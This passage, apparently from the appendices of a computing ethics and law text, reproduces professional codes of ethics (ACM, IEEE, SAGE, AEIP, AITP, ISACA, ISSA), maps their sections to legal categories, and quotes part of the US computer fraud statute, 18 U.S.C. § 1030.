2.3 Know and respect existing laws pertaining to professional work.

ACM members must obey existing local, state, province, national, and international laws unless there is a compelling ethical basis not to do so. Policies and procedures of the organizations in which one participates must also be obeyed. But compliance must be balanced with the recognition that sometimes existing laws and rules may be immoral or inappropriate and, therefore, must be challenged. Violation of a law or regulation may be ethical when that law or rule has inadequate moral basis or when it conflicts with another law judged to be more important. If one decides to violate a law or rule because it is viewed as unethical, or for any other reason, one must fully accept responsibility for one's actions and for the consequences.

#### 2.4 Accept and provide appropriate professional review.<sup>4</sup>

Quality professional work, especially in the computing profession, depends on professional reviewing and critiquing. Whenever appropriate, individual members should seek and utilize peer review as well as provide critical review of the work of others.

#### 2.5 Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis of possible risks.

Computer professionals must strive to be perceptive, thorough, and objective when evaluating, recommending, and presenting system descriptions and alternatives. Computer professionals are in a position of special trust, and therefore have a special responsibility to provide objective, credible evaluations to employers, clients, users, and the public. When providing evaluations the professional must also identify any relevant conflicts of interest, as stated in imperative 1.3.

As noted in the discussion of principle 1.2 on avoiding harm, any signs of danger from systems must be reported to those who have opportunity and/or responsibility to resolve them. See the guidelines for imperative 1.2 for more details concerning harm, including the reporting of professional violations.

#### 2.6 Honor contracts, agreements, and assigned responsibilities.<sup>1</sup>

Honoring one's commitments is a matter of integrity and honesty. For the computer professional this includes ensuring that system elements perform as intended. Also, when one contracts for work with another party, one has an obligation to keep that party properly informed about progress toward completing that work.

A computing professional has a responsibility to request a change in any assignment that he or she feels cannot be completed as defined. Only after serious consideration and with full disclosure of risks and concerns to the employer or client, should one accept the assignment. The major underlying principle here is the obligation to accept personal accountability for professional work. On some occasions other ethical principles may take greater priority.

A judgment that a specific assignment should not be performed may not be accepted. Having clearly identified one's concerns and reasons for that judgment, but failing to procure a change in that assignment, one may yet be obligated, by contract or by law, to proceed as directed. The computing professional's ethical judgment should be the final

guide in deciding whether or not to proceed. Regardless of the decision, one must accept the responsibility for the consequences.

However, performing assignments "against one's own judgment" does not relieve the professional of responsibility for any negative consequences.

#### 2.7 Improve public understanding of computing and its consequences.<sup>3</sup>

Computing professionals have a responsibility to share technical knowledge with the public by encouraging understanding of computing, including the impacts of computer systems and their limitations. This imperative implies an obligation to counter any false views related to computing.

#### 2.8 Access computing and communication resources only when authorized to do so.

Theft or destruction of tangible and electronic property is prohibited by imperative 1.2 - "Avoid harm to others." Trespassing and unauthorized use of a computer or communication system is addressed by this imperative. Trespassing includes accessing communication networks and computer systems, or accounts and/or files associated with those systems, without explicit authorization to do so. Individuals and organizations have the right to restrict access to their systems so long as they do not violate the discrimination principle (see 1.4). No one should enter or use another's computer system, software, or data files without permission. One must always have appropriate approval before using system resources, including communication ports, file space, other system peripherals, and computer time.

### 3. ORGANIZATIONAL LEADERSHIP IMPERATIVES.

As an ACM member and an organizational leader, I will ....

BACKGROUND NOTE: This section draws extensively from the draft IFIP Code of Ethics, especially its sections on organizational ethics and international concerns. The ethical obligations of organizations tend to be neglected in most codes of professional conduct, perhaps because these codes are written from the perspective of the individual member. This dilemma is addressed by stating these imperatives from the perspective of the organizational leader. In this context "leader" is viewed as any organizational member who has leadership or educational responsibilities. These imperatives generally may apply to organizations as well as their leaders. In this context "organizations" are corporations, government agencies, and other "employers," as well as volunteer professional organizations.

#### 3.1 Articulate social responsibilities of members of an organizational unit and encourage full acceptance of those responsibilities.<sup>3</sup>

Because organizations of all kinds have impacts on the public, they must accept responsibilities to society. Organizational procedures and attitudes oriented toward quality and the welfare of society will reduce harm to members of the public, thereby

serving public interest and fulfilling social responsibility. Therefore, organizational leaders must encourage full participation in meeting social responsibilities as well as quality performance.

### 3.2 Manage personnel and resources to design and build information systems that enhance the quality of working life.<sup>2</sup>

Organizational leaders are responsible for ensuring that computer systems enhance, not degrade, the quality of working life. When implementing a computer system, organizations must consider the personal and professional development, physical safety, and human dignity of all workers. Appropriate human-computer ergonomic standards should be considered in system design and in the workplace.

### 3.3 Acknowledge and support proper and authorized uses of an organization's computing and communication resources.<sup>2</sup>

Because computer systems can become tools to harm as well as to benefit an organization, the leadership has the responsibility to clearly define appropriate and inappropriate uses of organizational computing resources. While the number and scope of such rules should be minimal, they should be fully enforced when established.

### 3.4 Ensure that users and those who will be affected by a system have their needs clearly articulated during the assessment and design of requirements; later the system must be validated to meet requirements.<sup>2</sup>

Current system users, potential users and other persons whose lives may be affected by a system must have their needs assessed and incorporated in the statement of requirements. System validation should ensure compliance with those requirements.

### 3.5 Articulate and support policies that protect the dignity of users and others affected by a computing system.

Designing or implementing systems that deliberately or inadvertently demean individuals or groups is ethically unacceptable. Computer professionals who are in decision making positions should verify that systems are designed and implemented to protect personal privacy and enhance personal dignity.

### 3.6 Create opportunities for members of the organization to learn the principles and limitations of computer systems.<sup>4</sup>

This complements the imperative on public understanding (2.7). Educational opportunities are essential to facilitate optimal participation of all organizational members. Opportunities must be available to all members to help them improve their knowledge and skills in computing, including courses that familiarize them with the consequences and limitations of particular types of systems. In particular, professionals must be made aware of the dangers of building systems around oversimplified models, the improbability of anticipating and designing for every possible operating condition, and other issues related to the complexity of this profession.

#### 4. COMPLIANCE WITH THE CODE.

As an ACM member I will ....

##### 4.1 Uphold and promote the principles of this Code.<sup>4</sup>

The future of the computing profession depends on both technical and ethical excellence. Not only is it important for ACM computing professionals to adhere to the principles expressed in this Code, each member should encourage and support adherence by other members.

##### 4.2 Treat violations of this code as inconsistent with membership in the ACM.<sup>4</sup>

Adherence of professionals to a code of ethics is largely a voluntary matter. However, if a member does not follow this code by engaging in gross misconduct, membership in ACM may be terminated.

©1997 Association for Computing Machinery

#### ENDNOTES:

<sup>1</sup>Statement too general to relate to a specific legal standard

<sup>2</sup>Statement related to management practices and not to a legal responsibility

<sup>3</sup>Statement related to a societal improvement and not to a legal responsibility

<sup>4</sup>Statement related to professional standards and not to a legal responsibility

<sup>5</sup>Statement related to self improvement and not to a legal responsibility

## **A.3 Other Professional Codes of Ethics**

### **A.3.1 IEEE Code of Ethics**

We, the members of IEEE, in recognition of the importance of our technologies in affecting the quality of life throughout the world, and in accepting a personal obligation to our profession, its members and the communities we serve, do hereby commit ourselves to the highest ethical and professional conduct and agree:

1. to accept responsibility in making engineering decisions consistent with the safety, health and welfare of the public, and to disclose promptly factors that might endanger the public or the environment;
2. to avoid real or perceived conflicts of interest whenever possible, and to disclose them to affected parties when they do exist;
3. to be honest and realistic in stating claims or estimates based on available data;
4. to reject bribery in all its forms;
5. to improve the understanding of technology, its appropriate application, and potential consequences;
6. to maintain and improve our technical competence and to undertake technological tasks for others only if qualified by training or experience, or after full disclosure of pertinent limitations;
7. to seek, accept, and offer honest criticism of technical work, to acknowledge and correct errors, and to credit properly the contributions of others;
8. to treat fairly all persons regardless of such factors as race, religion, gender, disability, age, or national origin;
9. to avoid injuring others, their property, reputation, or employment by false or malicious action;
10. to assist colleagues and co-workers in their professional development and to support them in following this code of ethics.

### **A.3.2 SAGE Code of Ethics (The System Administrators Guild)**

#### ***Canon 1***

##### ***The integrity of a system administrator must be beyond reproach.***

A system administrator may come into contact with privileged information on a regular basis and thus has a duty to the owners of such information to both keep confidential and to protect the confidentiality of all such information.

Protecting the integrity of information includes ensuring that neither system administrators nor unauthorized users unnecessarily access, make any changes to, or divulge data not belonging to them. It includes all appropriate effort, in accordance with industry-accepted practices, by the system administrator to enforce security measures to protect the computers and the data contained on them.

System administrators must uphold the law and policies as established for the systems and networks they manage, and make all efforts to require the same adherence from their users. Where the law is not clear, or appears to be in conflict with their ethical standards, system administrators must exercise sound judgment, and are also obliged to take steps to have the law upgraded or corrected as is possible within their jurisdiction

#### ***Canon 2***

##### ***A system administrator shall not unnecessarily infringe upon the rights of users.***

System administrators shall not act with, nor tolerate from others, discrimination between authorized users based on any commonly recognized grounds (e.g., age, gender, religion, etc.), except where such discrimination (e.g., with respect to unauthorized users as a class) is a necessary part of their job, and then only to the extent that such treatment is required in dealing with the issue at hand.

System administrators will not exercise their special powers to access any private information other than when necessary to their role as system managers, and then only to the degree necessary to perform that role, while remaining within established site policies. Regardless of how it was obtained, system administrators will maintain the confidentiality of all private information.

#### ***Canon 3***

##### ***Communications of system administrators with all whom they may come in contact shall be kept to the highest standards of professional behavior.***

System administrators must keep users informed about computing matters that might affect them, such as conditions of acceptable use, sharing and availability of common resources, maintenance of security, occurrence of system monitoring, and any applicable legal obligations. It is incumbent upon the system administrator to ensure that such information is presented in a manner calculated to ensure user awareness and understanding.

Honesty and timeliness are keys to ensuring accurate communication to users. A system administrator shall, when advice is sought, give it impartially, accompanied by any necessary statement of the limitations of personal knowledge or bias. Any potential conflicts of interest must be fully and immediately declared.

***Canon 4***

***The continuance of professional education is critical to maintaining currency as a system administrator.***

Since technology in computing continues to make significant strides, a system administrator must take an appropriate level of action to update and enhance personal technical knowledge. Reading, study, acquiring training, and sharing knowledge and experience are requirements to maintaining currency and ensuring the customer base of the advantages and security of advances in the field.

***Canon 5***

***A system administrator must maintain an exemplary work ethic.***

System administrators must be tireless in their effort to maintain high levels of quality in their work. Day to day operation in the field of system administration requires significant energy and resiliency. The system administrator is placed in a position of such significant impact upon the business of the organization that the required level of trust can only be maintained by exemplary behavior.

***Canon 6***

***At all times system administrators must display professionalism in the performance of their duties.***

All manner of behavior must reflect highly upon the profession as a whole. Dealing with recalcitrant users, upper management, vendors or other system administrators calls for the utmost in patience and care to ensure that mutual respect is never at risk.

Actions that enhance the image of the profession are encouraged. Actions that enlarge the understanding of the social and legal issues in computing are part of the role. System administrators are obligated to assist the community at large in areas that are fundamental to the advancement and integrity of local, national and international computing resources.



### **A.3.3 The Ethics Code of The Association of Ethical Internet Professionals**

As members of this association we recognize that we have serious moral and ethical obligations to the public, our fellow members and the association.

Therefore, we pledge that we will:

Support AEIP's exemplary standards and principles of professional conduct as presented here in this Ethics Code.

At all times we will treat our website visitors and fellow members with honesty and respect.

We will not violate the confidential and private information of our customers or clients or use it for our own personal interest. We further pledge to honor the trust of our clients and customers by giving them our best advice and recommendations, putting their interests above our own.

Operate within the laws of the nation and their local community.

Honor and properly exercise any authority or privileges given us by clients or customers.

Always protect legitimate client and customer interests. Give them the information they need to make wise decisions.

Guard the information given by clients and customers as private and confidential. This includes using secure servers (SSL encryption) for transmission of credit card, social security and other very personal and vulnerable information. Non-secure transmission of such private information is deemed unethical because it exposes others to unnecessary personal and financial risk.

Not make use of any client resources for personal advantage without prior client permission.

Not participate in, link to, or promote so called "adult" material, exploitation of women, children, racial and ethnic division, violence and hate groups.

Avoid conflicts of interest and advise clients and customers, and potential clients and customers, of any such conflicts that might arise.

Not misrepresent or withhold facts about our business policies, warranties, or the quality of our products or services.

Take no personal advantage of the inexperience or lack of knowledge of our clients, customers, or our potential clients or customers.

Be ethical and honest in all of our business and professional relationships. Follow and support the following of the Golden Rule.

Neither send or promote the sending of spam e-mail, as defined by AEIP. See the complete details of the AEIP position on SPAM (unsolicited commercial e-mail) by visiting this special page: **SPAM & AEIP**. It provides a new, AEIP endorsed, friendly, and minimally intrusive means of obtaining opt-in email addresses of potential customers without adding to the problems that unregulated SPAM is creating throughout the internet.

Copyright © 1998-2000 By Hugh Brecher.

### **A.3.4 AITP Code of Ethics and Standards of Conduct (The Association of Information Technology Professionals\*)**

I acknowledge:

That I have an obligation to management, therefore, I shall promote the understanding of information processing methods and procedures to management using every resource at my command.

That I have an obligation to my fellow members, therefore, I shall uphold the high ideals of AITP as outlined in the Association Bylaws. Further, I shall cooperate with my fellow members and shall treat them with honesty and respect at all times.

That I have an obligation to society and will participate to the best of my ability in the dissemination of knowledge pertaining to the general development and understanding of information processing. Further, I shall not use knowledge of a confidential nature to further my personal interest, nor shall I violate the privacy and confidentiality of information entrusted to me or to which I may gain access.

That I have an obligation to my College or University, therefore, I shall uphold its ethical and moral principles.

That I have an obligation to my employer whose trust I hold, therefore, I shall endeavor to discharge this obligation to the best of my ability, to guard my employer's interests, and to advise him or her wisely and honestly.

That I have an obligation to my country, therefore, in my personal, business, and social contacts, I shall uphold my nation and shall honor the chosen way of life of my fellow citizens.

I accept these obligations as a personal responsibility and as a member of this Association. I shall actively discharge these obligations and I dedicate myself to that end.

Copyright © 1997 Association of Information Technology Professionals. All rights reserved.

## **AITP\* Standards of Conduct**

These standards expand on the Code of Ethics by providing specific statements of behavior in support of each element of the Code. They are not objectives to be strived for, they are rules that no true professional will violate. It is first of all expected that an information processing professional will abide by the appropriate laws of their country and community. The following standards address tenets that apply to the profession.

In recognition of my obligation to management I shall:

Keep my personal knowledge up-to-date and insure that proper expertise is available when needed.

Share my knowledge with others and present factual and objective information to management to the best of my ability.

Accept full responsibility for work that I perform.

Not misuse the authority entrusted to me.

Not misrepresent or withhold information concerning the capabilities of equipment, software or systems.

Not take advantage of the lack of knowledge or inexperience on the part of others.

In recognition of my obligation to my fellow members and the profession I shall:

Be honest in all my professional relationships.

Take appropriate action in regard to any illegal or unethical practices that come to my attention. However, I will bring charges against any person only when I have reasonable basis for believing in the truth of the allegations and without any regard to personal interest.

Endeavor to share my special knowledge.

Cooperate with others in achieving understanding and in identifying problems.

Not use or take credit for the work of others without specific acknowledgement and authorization.

Not take advantage of the lack of knowledge or inexperience on the part of others for personal gain.

In recognition of my obligation to society I shall:

Protect the privacy and confidentiality of all information entrusted to me.

Use my skill and knowledge to inform the public in all areas of my expertise.

To the best of my ability, insure that the products of my work are used in a socially responsible way.

Support, respect, and abide by the appropriate local, state, provincial, and federal laws.

Never misrepresent or withhold information that is germane to a problem or situation of public concern nor will I allow any such known information to remain unchallenged.

Not use knowledge of a confidential or personal nature in any unauthorized manner or to achieve personal gain.

In recognition of my obligation to my employer I shall:

Make every effort to ensure that I have the most current knowledge and that the proper expertise is available when needed.

Avoid conflict of interest and insure that my employer is aware of any potential conflicts.

Present a fair, honest, and objective viewpoint.

Protect the proper interests of my employer at all times.

Protect the privacy and confidentiality of all information entrusted to me.

Not misrepresent or withhold information that is germane to the situation.

Not attempt to use the resources of my employer for personal gain or for any purpose without proper approval.

Not exploit the weakness of a computer system for personal gain or personal satisfaction.

\* Prior to 1996 The Association of Information Technology Professionals (AITP) was known as the Data Processing Management Association (DPMA).

### **A.3.5 Code of Professional Ethics (The Information Systems Audit and Control Association, Inc.)**

The Information Systems Audit and Control Association™ (ISACA™) sets forth this Code of Professional Ethics to guide the professional and personal conduct of members of the Association and/or holders of the Certified Information Systems Auditor (CISA) designation. Members and CISAs shall:

Support the implementation of, and encourage compliance with, appropriate standards, procedures and controls for information systems.

Serve in the interest of relevant parties in a diligent, loyal and honest manner, and shall not knowingly be a party to any illegal or improper activities.

Maintain the privacy and confidentiality of information obtained in the course of their duties unless disclosure is required by legal authority. Such information shall not be used for personal benefit or released to inappropriate parties.

Perform their duties in an independent and objective manner and avoid activities that impair, or may appear to impair, their independence or objectivity.

Maintain competency in their respective fields of auditing and information systems control.

Agree to undertake only those activities which they can reasonably expect to complete with professional competence.

Perform their duties with due professional care.

Inform the appropriate parties of the results of information systems audit and/or control work performed, revealing all material facts known to them, which if not revealed could either distort reports of operations or conceal unlawful practices.

Support the education of clients, colleagues, the general public, management, and boards of directors in enhancing their understanding of information systems auditing and control.

Maintain high standards of conduct and character and not engage in acts discreditable to the profession.

Failure to comply with this Code of Professional Ethics can result in an investigation into a member's or CISA holder's conduct and, ultimately, in disciplinary measures.

### **A.3.6 ISSA Code of Ethics (The Information Systems Security Association)**

As an applicant for membership and as a member of ISSA, I have in the past and will in the future:

Perform all professional activities and duties in accordance with the law and the highest ethical principles;

Promote good information security concepts and practices;

Maintain the confidentiality of all proprietary or otherwise sensitive information encountered in the course of professional activities;

Discharge professional responsibilities with diligence and honesty;

Refrain from any activities which might constitute a conflict of interest or otherwise damage the reputation of employers, the information security profession, or the Association; and

Not intentionally injure or impugn the professional reputation or practice of colleagues, clients, or employers.

©Copyright 2000 ISSA. All Rights Reserved.

## Appendix B

### **SECTIONS FROM THE SOFTWARE ENGINEERING CODE OF ETHICS AND PROFESSIONAL PRACTICE AND THE ACM CODE OF ETHICS AND PROFESSIONAL CONDUCT THAT RELATE TO DEFINED LEGAL CATEGORIES**

#### **B.1 Criminal Sanctions and Computer Abuse**

ACM/IEEE-CS § 6.06 Obey all laws governing their work, unless, in exceptional circumstances, such compliance is inconsistent with the public interest.

ACM § 1.2 **Avoid harm to others.** .... Harmful actions include intentional destruction or modification of files and programs leading to serious loss of resources or unnecessary expenditure of human resources such as the time and effort required to purge systems of computer viruses.

ACM § 2.3 **Know and respect existing laws pertaining to professional work.** ACM members must obey existing local, state, province, national, and international laws unless there is a compelling ethical basis not to do so....But compliance must be balanced with the recognition that sometimes existing laws and rules may be immoral or inappropriate and, therefore, must be challenged. Violation of a law or regulation may be ethical when the law or rule has inadequate moral basis or when it conflicts with another law judged to be more important. If one decided to violate a law or rule because it is viewed as unethical, or for any other reason, one must fully accept responsibility for one's own actions and consequences.

ACM § 2.8 **Access computing and communication resources only when authorized to do so.** Theft or destruction of tangible and electronic property is prohibited by imperative 1.2 "Avoid harm to others." Trespassing and unauthorized use of a computer or communication system is addressed by this imperative. Trespassing includes accessing communication networks and computer systems, or accounts and/or files associated with those systems, without explicit authorization to do so....



## **B.2 Privacy**

ACM/IEEE-CS § 1.03 Approve software only if they have a well-founded belief that it is safe, meets specifications, passes appropriate tests, and does not diminish quality of life, diminish privacy or harm the environment.

ACM/IEEE-CS § 3.12 Work to develop software and related documents that respect the privacy of those who will be affected by that software

ACM/IEEE-CS § 5.03 Ensure that software engineers know the employer's policies and procedures for protecting passwords, files and information that is confidential to the employer or confidential to others

ACM § 1.7 **Respect the Privacy of Others.** .... It is the responsibility of professionals to maintain the privacy and integrity of data describing individuals. This includes taking precautions to ensure the accuracy of data, as well as protecting it from unauthorized access or accidental disclosure to inappropriate individuals. Furthermore, procedures must be established to allow individuals to review their records and correct inaccuracies.

This imperative implies that only the necessary amount of personal information be collected in a system, that retention and disposal periods for that information be clearly defined and enforced, and that personal information gathered for a specific purpose not be used for other purposes without consent of the individual(s). These principles apply to electronic communications, including electronic mail, and prohibit procedures that capture or monitor electronic user data, including messages, without the permission of users or bona fide authorization related to system operation and maintenance. User data observed during the normal duties of system operation and maintenance must be treated with strictest confidentiality, except in cases where it is evidence for the violation of law, organizational regulations or this Code. In these cases, the nature or contents of that information must be disclosed only to proper authorities.

ACM § 3.5 **Articulate and support policies that protect the dignity of users and others affected by a computing system.** .... Computer professionals who are in decision making positions should verify that systems are designed and implemented to protect personal privacy and enhance personal dignity.

### **B.3 Employment**

ACM/IEEE-CS § 1.04 Disclose to appropriate persons or authorities any actual or potential danger to the user, the public, or the environment, that they reasonably believe to be associated with software or related documents.

ACM/IEEE-CS § 2.05 Keep private any confidential information gained in their professional work, where such confidentiality is consistent with the public interest and consistent with the law.

ACM/IEEE-CS § 2.08 Accept no outside work detrimental to the work they perform for their primary employer.

ACM § 1.2 **Avoid harm to others.** .... In the work environment the computing professional has the additional obligation to report any signs of system dangers that might result in serious personal or social damage. If one's superiors do not act to curtail or mitigate such dangers, it may be necessary to "blow the whistle" to help correct the problem or reduce the risk.

ACM § 1.4 **Be fair and take action not to discriminate.** ....Discrimination on the basis of race, sex, religion, age, disability, national origin, or other such factors is an explicit violation of ACM policy and will not be tolerated....

ACM § 1.8 **Honor confidentiality.** The principle of honesty extends to issues of confidentiality of information whenever one has made an explicit promise to honor confidentiality or, implicitly, when private information not directly related to the performance of one's duties becomes available. The ethical concern is to respect all obligations of confidentiality to employers, clients, and users unless discharged from such obligations by requirements of the law or other principles of this Code.

ACM § 2.5 **Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis of possible risks.** .... As noted in the discussion of principle 1.2 on avoiding harm, any signs of danger from systems must be reported to those who have opportunity and/or responsibility to resolve them....

## **B.4 Civil Liability**

ACM/IEEE-CS § 1.03 Approve software only if they have a well-founded belief that it is safe, meets specifications, passes appropriate tests, and does not diminish quality of life, diminish privacy or harm the environment.

ACM/IEEE-CS § 1.06.... avoid deception in all statements, particularly public ones, concerning software or related documents, methods and tools.

ACM/IEEE-CS § 2.01 Provide service in their areas of competence, being honest and forthright about any limitations of their experience and education.

ACM/IEEE-CS § 3.04 Ensure that they are qualified for any project on which they work or propose to work by an appropriate combination of education and training, and experience.

ACM/IEEE-CS § 3.05 Ensure an appropriate method is used for any project on which they work or propose to work.

ACM/IEEE-CS § 3.07 Strive to fully understand the specifications for the software on which they work.

ACM/IEEE-CS § 3.08 Ensure that specifications for software on which they work have been well documented, satisfy the users' requirements and have the appropriate approvals.

ACM/IEEE-CS § 3.10 Ensure adequate testing, debugging, and review of software and related documents on which they work.

ACM/IEEE-CS § 3.11 Ensure adequate documentation, including significant problems discovered and solutions adopted, for any project on which they work.

ACM/IEEE-CS § 3.14 Maintain the integrity of data, being sensitive to outdated or flawed occurrences.

ACM/IEEE-CS § 4.02 Only endorse documents either prepared under their supervision or within their areas of competence...

ACM/IEEE-CS § 4.04 Not engage in deceptive financial practices such as bribery, double billing, or other improper financial practices.

ACM/IEEE-CS § 6.07 Be accurate in stating the characteristics of software on which they work, avoiding not only false claims but also claims that might reasonably be supposed to be speculative, vacuous, deceptive, misleading, or doubtful.

ACM/IEEE-CS § 7.08 In situations outside of their own areas of competence, call upon the opinions of other professionals who have competence in that area.

ACM § 1.1 **Contribute to society and human well-being.** ....When designing or implementing systems, computing professionals must attempt to ensure that the products of their efforts ...will avoid harmful effects to health and welfare.

ACM § 1.2 **Avoid harm to others.** Harm means injury or negative consequences, such as undesirable loss of information, loss of property, property damage, or unwanted environmental impacts. This principle prohibits the use of computing technology in ways that result in harm to any of the following: users, the general public, employees, employers....

To minimize the possibility of indirectly harming others, computing professionals must minimize malfunctions by following generally accepted standards for system design and testing. Furthermore, it is often necessary to assess the social consequences of systems to project the likelihood of any serious harm to others. If system features are misrepresented to users, coworkers, or supervisors, the individual computing professional is responsible for any resulting injury.

ACM § 1.3 **Be honest and trustworthy.** .... The honest computing professional will not make deliberately false or deceptive claims about a system or system design, but will instead provide full disclosure of all pertinent system limitations and problems.

ACM § 2.1 **Strive to achieve the highest quality, effectiveness and dignity in both the process and products of professional work.** .... The computing professional must strive to achieve quality and to be cognizant of the serious negative consequences that may result from poor quality in a system.

ACM § 2.5 **Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis of possible risks.** .... Computer professionals are in a position of special trust, and therefore have a special responsibility to provide objective, credible evaluations to employers, clients, users, and the public.

## B.5 Property Rights

ACM/IEEE-CS § 2.02 Not knowingly use software that is obtained or retained either illegally or unethically

ACM/IEEE-CS § 2.03 Use the property of a client or employer only in ways properly authorized, and with the client's or employer's knowledge and consent

ACM/IEEE-CS § 2.06 Identify, document, collect evidence and report to the client or the employer promptly if, in their opinion, a project is likely to ... violate intellectual property law

ACM §1.5 **Honor property right including copyrights and patent.** Violation of copyrights, patents, trade secrets and the terms of license agreements prohibited by law in most circumstances.... Copies of software should be made only with proper authorization. Unauthorized duplication of materials must not be condoned.

ACM § 1.6 **Give proper credit for intellectual property.** Computing professionals are obligated to protect the integrity of intellectual property. Specifically, one must not take credit for another's ideas or work....

## Appendix C

### FEDERAL LAWS

#### 18 United States Code

##### § 1030. Fraud and related activity in connection with computers

(a) Whoever--

(1) having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;

(2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--

(A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);

(B) information from any department or agency of the United States; or

(C) information from any protected computer if the conduct involved an interstate or foreign communication;

(3) intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;

(4) knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$5,000 in any 1-year period;

(5)(A)(i) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;

(ii) intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or

(iii) intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and

(B) by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--

(i) loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least \$5,000 in value;

(ii) the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;

(iii) physical injury to any person;

(iv) a threat to public health or safety; or

(v) damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

(6) knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if--

(A) such trafficking affects interstate or foreign commerce; or

(B) such computer is used by or for the Government of the United States;

(7) with intent to extort from any person any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;

shall be punished as provided in subsection (c) of this section.

(b) Whoever attempts to commit an offense under subsection (a) of this section shall be punished as provided in subsection (c) of this section.

(c) The punishment for an offense under subsection (a) or (b) of this section is--

(1)(A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

(B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

(2)(A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

(B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph, if--

(i) the offense was committed for purposes of commercial advantage or private financial gain;

(ii) the offense was committed in furtherance of any criminal or tortious act in violation

of the Constitution or laws of the United States or of any State; or

(iii) the value of the information obtained exceeds \$5,000;

(C) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

(3)(A) a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

(B) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

(4)(A) a fine under this title, imprisonment for not more than 10 years, or both, in the case of an offense under subsection (a)(5)(A)(i), or an attempt to commit an offense punishable under that subsection;

(B) a fine under this title, imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(5)(A)(ii), or an attempt to commit an offense punishable under that subsection;

(C) a fine under this title, imprisonment for not more than 20 years, or both, in the case of an offense under subsection (a)(5)(A)(i) or (a)(5)(A)(ii), or an attempt to commit an offense punishable under either subsection, that occurs after a conviction for another offense under this section.

(d)(1) The United States Secret Service shall, in addition to any other agency having such authority, have the authority to investigate offenses under this section.

(2) The Federal Bureau of Investigation shall have primary authority to investigate offenses under subsection (a)(1) for any cases involving espionage, foreign counterintelligence, information protected against unauthorized disclosure for reasons of national defense or foreign relations, or Restricted Data (as that term is defined in section 11y of the Atomic Energy Act of 1954 (42 U.S.C. 2014(y)), except for offenses affecting the duties of the United States Secret Service pursuant to section 3056(a) of this title.

(3) Such authority shall be exercised in accordance with an agreement which shall be entered into by the Secretary of the Treasury and the Attorney General.

(e) As used in this section--

(1) the term "computer" means an electronic, magnetic, optical, electrochemical, or other high speed data processing device performing logical, arithmetic, or storage functions, and includes any data storage facility or communications facility directly related to or operating in conjunction with such device, but such term does not include an automated typewriter or typesetter, a portable hand held calculator, or other similar device;

(2) the term "protected computer" means a computer--

(A) exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects that use by or for the financial institution or the Government; or

(B) which is used in interstate or foreign commerce or communication, including a



computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States;

(3) the term "State" includes the District of Columbia, the Commonwealth of Puerto Rico, and any other commonwealth, possession or territory of the United States;

(4) the term "financial institution" means--

(A) an institution with deposits insured by the Federal Deposit Insurance Corporation;

(B) the Federal Reserve or a member of the Federal Reserve including any Federal Reserve Bank;

(C) a credit union with accounts insured by the National Credit Union Administration;

(D) a member of the Federal home loan bank system and any home loan bank;

(E) any institution of the Farm Credit System under the Farm Credit Act of 1971;

(F) a broker-dealer registered with the Securities and Exchange Commission pursuant to section 15 of the Securities Exchange Act of 1934;

(G) the Securities Investor Protection Corporation;

